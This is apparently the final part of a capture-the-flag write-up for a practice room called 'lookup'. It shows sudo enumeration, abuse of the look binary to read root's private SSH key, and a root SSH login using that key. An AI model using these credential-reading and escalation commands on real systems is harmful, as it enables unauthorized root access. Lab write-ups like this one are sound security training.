For privilege escalation, we should always see what things we can execute as root. This can be done with the sudo -l command. In this case, I had to run sudo -l -S.

Looks like, as the user think, we can run the look command. What exactly does that do? Well, it allows the user to peer into a file. GTFObins gives us a clever way to escalate our privileges with look.

What are the different ways to log in as root through SSH? Well, you can use the password, but you could also use the private SSH key.
LFILE=/root/.ssh/id_rsa
sudo -S /usr/bin/look "" "$LFILE"
* -S since I am not running an actual terminal

Now with the private key, you can just log in through SSH. (Create a file with the contents of the key pasted in, and use the -i flag for SSH).
echo "Key Contents" > key
chmod 600 key
ssh -i key root@lookup.thm

* Need to chmod 600 - only the owner can r/w to the file, else ssh will get mad

Now that we are inside as root, we can find root.txt, allowing us to solve the room!
This room was definitely more challenging than the other rooms I have done. There were a lot of things I had to learn, especially with that $PATH manipulation segment. What really made me like this room was that I actually got experience working with Metasploit. The cybersecurity club I joined went over it, but I never really got hands-on experience, and the fact that this room had that segment was a little fun surprise. I also learned how to enumerate for privilege escalation more effectively - using linPEAS literally saved so much time. Lastly, I got to really reinforce my skills with Hydra with all the brute-forcing that this room offered.
tags: